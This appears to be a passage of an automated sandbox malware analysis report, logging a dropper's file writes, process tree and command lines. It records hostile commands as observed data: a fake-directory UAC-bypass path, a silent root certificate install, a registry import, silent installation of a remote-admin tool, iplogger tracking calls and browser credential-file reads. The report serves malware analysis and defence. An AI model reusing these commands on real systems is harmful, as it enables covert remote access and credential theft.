C:\Users\user\AppData\Local\Temp\servs.exe	unknown	11238733	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	6CE41B4F	WriteFile
C:\Users\user\AppData\Local\Temp\ssevs.exe	unknown	976384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 d9 65 68 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 56 0a 00 00 8c 04 00 00 00 00 00 4e 74 0a 00 00 20 00 00 00 80 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0f 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....eh`.......... .......V..........Nt... ........@.. .......................` ....@.................	success or wait	1	6CE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sssevs.exe	unknown	727664	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 49 71 69 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 a6 06 00 00 58 04 00 00 00 00 00 fe c3 06 00 00 20 00 00 00 e0 06 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0b 00 00 02 00 00 30 c1 0b 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...Iqi`.......... ....0......X........... ........@.. .......................` ......0.....@................	success or wait	1	6CE41B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Net.Http\86d45445dab86720724016051271f5f9\System.Net.Http.ni.dll.aux	unknown	536	success or wait	1	6DF303DE	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	2	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	234	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	3	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp3B87.tmp	unknown	40960	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp8F37.tmp	unknown	40960	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp8F68.tmp	unknown	40960	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmpB61C.tmp	unknown	20480	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	3	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	3	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2A8.tmp	unknown	73728	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2AA.tmp	unknown	73728	success or wait	1	6CE41B4F	ReadFile

Copyright Joe Security LLC 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2AC.tmp	unknown	73728	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	3	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	3	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2838.tmp	unknown	73728	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp4DB3.tmp	unknown	73728	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp4DB5.tmp	unknown	73728	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp7265.tmp	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp7266.tmp	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp7267.tmp	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp7268.tmp	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp7269.tmp	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Temp\tmp726A.tmp	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CE41B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 3252 Parent PID: 560

General

Start time:	11:00:55
Start date:	08/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6692 Parent PID: 560

General

Start time:	11:01:08
Start date:	08/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Copyright Joe Security LLC 2021

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6732 Parent PID: 6980

General

Start time:	11:01:12
Start date:	08/04/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' https://iplogger.org/1tncg7
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6864 Parent PID: 6980

General

Start time:	11:01:12
Start date:	08/04/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' https://iplogger.org/1tsTg7
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Copyright Joe Security LLC 2021

Analysis Process: iexplore.exe PID: 6852 Parent PID: 6732

General

Start time:	11:01:13
Start date:	08/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6732 CREDAT:17410 /prefetch:2
Imagebase:	0xb50000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 7016 Parent PID: 560

General

Start time:	11:01:18
Start date:	08/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: servs.exe PID: 2924 Parent PID: 6980

General

Start time:	11:01:23
Start date:	08/04/2021

Path:	C:\Users\user\AppData\Local\Temp\servs.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\servs.exe'
Imagebase:	0x400000
File size:	11238733 bytes
MD5 hash:	6DF7008811F88EEB253064A99C79F234
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 52%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4A0D4D	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	423CDE	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp	success or wait	1	42707C	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp	unknown	2535424	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	423E04	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\servs.exe	unknown	64	success or wait	1	423D68	ReadFile
C:\Users\user\AppData\Local\Temp\servs.exe	unknown	4	success or wait	2	423D68	ReadFile
C:\Users\user\AppData\Local\Temp\servs.exe	unknown	4	success or wait	2	423D68	ReadFile

Analysis Process: iexplore.exe PID: 5872 Parent PID: 6732

General

Start time:	11:01:23
Start date:	08/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6732 CREDAT:82946 /prefetch:2
Imagebase:	0xb50000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: servs.tmp PID: 6552 Parent PID: 2924

General

Start time:	11:01:25
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp' /SL5='$104D8,10541093, 724480,C:\Users\user\AppData\Local\Temp\servs.exe'
Imagebase:	0x400000
File size:	2535424 bytes
MD5 hash:	C1B49299EB51AFA1264D69FC022BB49B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 4%, ReversingLabs
Reputation:	low

Analysis Process: cmd.exe PID: 6396 Parent PID: 6552

General

Start time:	11:01:30
Start date:	08/04/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\cmd.exe' /C "C:\ProgramData\uacwev.bat"
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

Analysis Process: conhost.exe PID: 4996 Parent PID: 6396

General

Start time:	11:01:30
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ssevs.exe PID: 6444 Parent PID: 6980

General

Start time:	11:01:31
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Local\Temp\ssevs.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\ssevs.exe'
Imagebase:	0xcd0000
File size:	976384 bytes
MD5 hash:	17A490DB01806E788407EC152760E5B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 22%, Metadefender, Browse • Detection: 40%, ReversingLabs

Analysis Process: PasswordOnWakeSettingFlyout.exe PID: 6428 Parent PID: 6396

General

Start time:	11:01:30
Start date:	08/04/2021
Path:	C:\Windows \System32\PasswordOnWakeSettingFlyout.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows \System32\PasswordOnWakeSettingFlyout.exe
Imagebase:	0x7ff7d9f50000
File size:	43472 bytes
MD5 hash:	F0C8675F98E397383A112CC8ED5B97DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: pass.exe PID: 5880 Parent PID: 6428

General

Start time:	11:01:33
Start date:	08/04/2021

Path:	C:\ProgramData\pass.exe
Wow64 process (32bit):	true
Commandline:	C:\ProgramData\pass.exe
Imagebase:	0x400000
File size:	10204226 bytes
MD5 hash:	A5E2BB848405DFC3A56FC892B691B614
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Analysis Process: sssevs.exe PID: 5328 Parent PID: 6980

General

Start time:	11:01:33
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Local\Temp\sssevs.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sssevs.exe'
Imagebase:	0xff0000
File size:	727664 bytes
MD5 hash:	7B640BAE01407187610BA076D5509628
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: pass.tmp PID: 5400 Parent PID: 5880

General

Start time:	11:01:36
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp' /SL5='$10584,9506241,724480,C:\ProgramData\pass.exe'
Imagebase:	0x400000
File size:	2535424 bytes
MD5 hash:	C1B49299EB51AFA1264D69FC022BB49B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Analysis Process: ssevs.exe PID: 5728 Parent PID: 6444

General

Start time:	11:01:40
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Local\Temp\ssevs.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x520000
File size:	976384 bytes
MD5 hash:	17A490DB01806E788407EC152760E5B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright Joe Security LLC 2021

Analysis Process: timeout.exe PID: 1180 Parent PID: 6396

General

Start time:	11:01:41
Start date:	08/04/2021
Path:	C:\Windows\System32\timeout.exe
Wow64 process (32bit):	false
Commandline:	TIMEOUT /T 8
Imagebase:	0x7ff784a70000
File size:	30720 bytes
MD5 hash:	EB9A65078396FB5D4E3813BB9198CB18
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5712 Parent PID: 5400

General

Start time:	11:01:43
Start date:	08/04/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\cmd.exe' /c 'regedit /s C:\ProgramData\Immunity\ses.reg'
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4980 Parent PID: 5712

General

Start time:	11:01:44
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: regedit.exe PID: 6912 Parent PID: 5712

General

Start time:	11:01:44
Start date:	08/04/2021
Path:	C:\Windows\regedit.exe

Copyright Joe Security LLC 2021

Wow64 process (32bit):	false
Commandline:	regedit /s C:\ProgramData\Immunity\ses.reg
Imagebase:	0x7ff6a38f0000
File size:	336384 bytes
MD5 hash:	AC91328EE5CFFBD695CE912F75F876F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sssevs.exe PID: 4748 Parent PID: 5328

General

Start time:	11:01:45
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Local\Temp\sssevs.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x560000
File size:	727664 bytes
MD5 hash:	7B640BAE01407187610BA076D5509628
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cmd.exe PID: 5224 Parent PID: 5400

General

Start time:	11:01:47
Start date:	08/04/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\cmd.exe' /C "C:\ProgramData\Immunity\install.cmd"
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4440 Parent PID: 5224

General

Start time:	11:01:48
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff614b90000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

Analysis Process: CertMgr.Exe PID: 5848 Parent PID: 5224

General

Start time:	11:01:48
Start date:	08/04/2021
Path:	C:\ProgramData\Immunity\CertMgry\CertMgr.Exe
Wow64 process (32bit):	true
Commandline:	certmgr.exe -add -c Sert.cer -s -r localMachine Root
Imagebase:	0x1000000
File size:	59152 bytes
MD5 hash:	229EE3F6A87B33F0C6E589C0EA3CC085
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rutserv.exe PID: 1684 Parent PID: 5224

General

Start time:	11:01:55
Start date:	08/04/2021
Path:	C:\ProgramData\Immunity\rutserv.exe
Wow64 process (32bit):	true
Commandline:	'rutserv.exe' /silentinstall
Imagebase:	0x400000
File size:	18549096 bytes
MD5 hash:	43B697A1A52D948FCBEAE234C3CBD21E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_RMSRemoteAdmin, Description: Yara detected RMS RemoteAdmin tool, Source: 00000025.00000002.570035288.00000000015DA000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RMSRemoteAdmin, Description: Yara detected RMS RemoteAdmin tool, Source: 00000025.00000000.537867326.00000000015DA000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000025.00000002.549143519.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000025.00000000.508478042.0000000000401000.00000020.00020000.sdmp, Author: Joe Security

Analysis Process: svchost.exe PID: 2468 Parent PID: 560

General

Start time:	11:01:59
Start date:	08/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

Disassembly

Code Analysis